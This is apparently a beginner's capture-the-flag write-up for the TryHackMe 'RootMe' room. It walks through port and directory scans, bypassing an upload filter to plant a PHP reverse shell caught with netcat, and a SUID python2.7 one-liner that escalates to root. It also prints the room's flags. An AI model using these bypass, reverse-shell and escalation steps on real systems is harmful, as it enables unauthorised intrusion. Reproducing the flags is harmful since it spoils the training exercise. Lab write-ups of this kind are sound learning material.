RootMe

[!important] A ctf for beginners, can you root me? First, let’s get information about the target.
[!important] Scan the machine, how many ports are open? What version of Apache is running? What service is running on port 22? Find directories on the web server using the GoBuster tool.
What is the hidden directory?
[!info] Running nmap & Gobuster with specific options for both should get me answers for all of them.
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.67.185.180/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.185.180/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8        17:53:04 [3/55]
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.67.185.180/css/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 311] [--> http://10.67.185.180/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.67.185.180/panel/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.67.185.180/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
──(kali㉿kali)-[~]
└─$ sudo nmap -A -O -sVC 10.67.185.180
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-14 17:52 EST
Nmap scan report for 10.67.185.180
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ed:9d:5b:71:c6:ea:cb:0f:53:4f:d9:be:31:28:d6:fa (RSA)
|   256 28:a1:db:b6:c8:8f:18:cc:44:cb:8a:f3:a1:be:ad:a6 (ECDSA)
|_  256 c6:7f:7d:fb:71:7b:5a:49:ec:b3:74:10:27:9c:f9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=2/14%OT=22%CT=1%CU=32600%PV=Y%DS=3%DC=T%G=Y%TM=6990FCC
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:03%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%TS=A)
OS:SEQ(SP=106%GCD=1%ISR=10F%TI=Z%CI=Z%TS=A)SEQ(SP=FC%GCD=1%ISR=10A%TI=Z%CI=
OS:Z%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11NW7%O4=M4E8ST11NW7%
OS:O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W
OS:6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD
OS:=0%Q=)T5(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   82.39 ms 192.168.128.1
2   ...
3   83.46 ms 10.67.185.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.68 seconds
[!important] Answers to each question were 2, 2.4.41, SSH, /panel/
[!important] Find a form to upload and get a reverse shell, and find the flag.
[!info] Lets enumerate the webpage.


[!note] Looking at the above pages didn’t show anything obvious that is an exploit so I will use knowledge from Gobuster to investigate further.

[!note] The two files contained nothing of interest.

[!note] Nothing of interest at /js

[!note] Bingo! IF we can upload a file, lets test this by uploading test.php:
|   |
|---|
|<html>|
|<head>|
|<title>PHP-Test</title>|
|</head>|
|<body>|
|<?php echo '<h1>Hello World!</h1><h3>This works!</h3>'; ?>|
|</body>|
|</html>|

[!note] PHP not allowed? what about a text file?


[!note] Great, It’s uploaded the text file but where does it get sent to? What else can I upload?
[!note] Ok, big brain moment! - the two web dirs before /js & /css have the files there so if i can upload a file via JS/CSS, we should be able to get a reverse shell going.

[!note] Ignore the files as they are all what i uploaded as i realised you cant get a .js/.css reverse shell so im trying to do file upload bypass to see if that works..
[!info] Decided to look online for file upload bypass for apache 2.4.41 and found the following: ``` 2.
.htaccessFile Upload Bypass
A common scenario for 2.4.41, particularly when used with Content Management Systems (CMS), is bypassing upload restrictions by uploading a customized .htaccess file.
- The Attack: If an attacker can upload a
.htaccessfile, they can redefine server rules for a specific directory. - Method:
- Upload a
.htaccessfile with content:AddType application/x-httpd-php .jpg - Upload a malicious file named
shell.jpgcontaining PHP code. - The Apache server will treat
shell.jpgas a PHP script. ```
- Upload a

[!note] File upload worked but im not allowed to access this unfortunately. TBH I havent tried all the extensions so lets just go back and try some of the and i’ll post a successful or fail message after
──(kali㉿kali)-[~/Downloads/php-reverse-shell-1.0]
└─$ ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  php-reverse-shell.php
┌──(kali㉿kali)-[~/Downloads/php-reverse-shell-1.0]
└─$ mv php-reverse-shell.php revshell.php5
┌──(kali㉿kali)-[~/Downloads/php-reverse-shell-1.0]
└─$
[0] 0:zsh*Z
root@ip-10-64-92-225:~# nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.64.146.97 59812
Linux ip-10-64-146-97 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 11:48:45 up 16 min,  0 users,  load average: 0.00, 0.01, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python
[!note] After annoying technical difficulties with setting up reverse shell, i went on THM attack box instead - not sure if my vpn messed but anyways lets get user flag.
www-data@ip-10-64-146-97:/$ find / -type f -name "user.txt" 2>/dev/null
find / -type f -name "user.txt" 2>/dev/null
/var/www/user.txt
www-data@ip-10-64-146-97:/$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
[!important] Now that we have a shell, let’s escalate our privileges to root.
Search for files with SUID permission, which file is weird?
www-data@ip-10-64-146-97:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
...
[!note] SUID bit binary set for Python so it can be run as root with python scripts for PE righttt???
www-data@ip-10-64-146-97:/$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
root@ip-10-64-146-97:/# whoami
whoami
root

root@ip-10-64-146-97:/# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
root@ip-10-64-146-97:/# cd ro
cd root/
root@ip-10-64-146-97:/root# ls
ls
root.txt  snap
root@ip-10-64-146-97:/root# cat ro
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}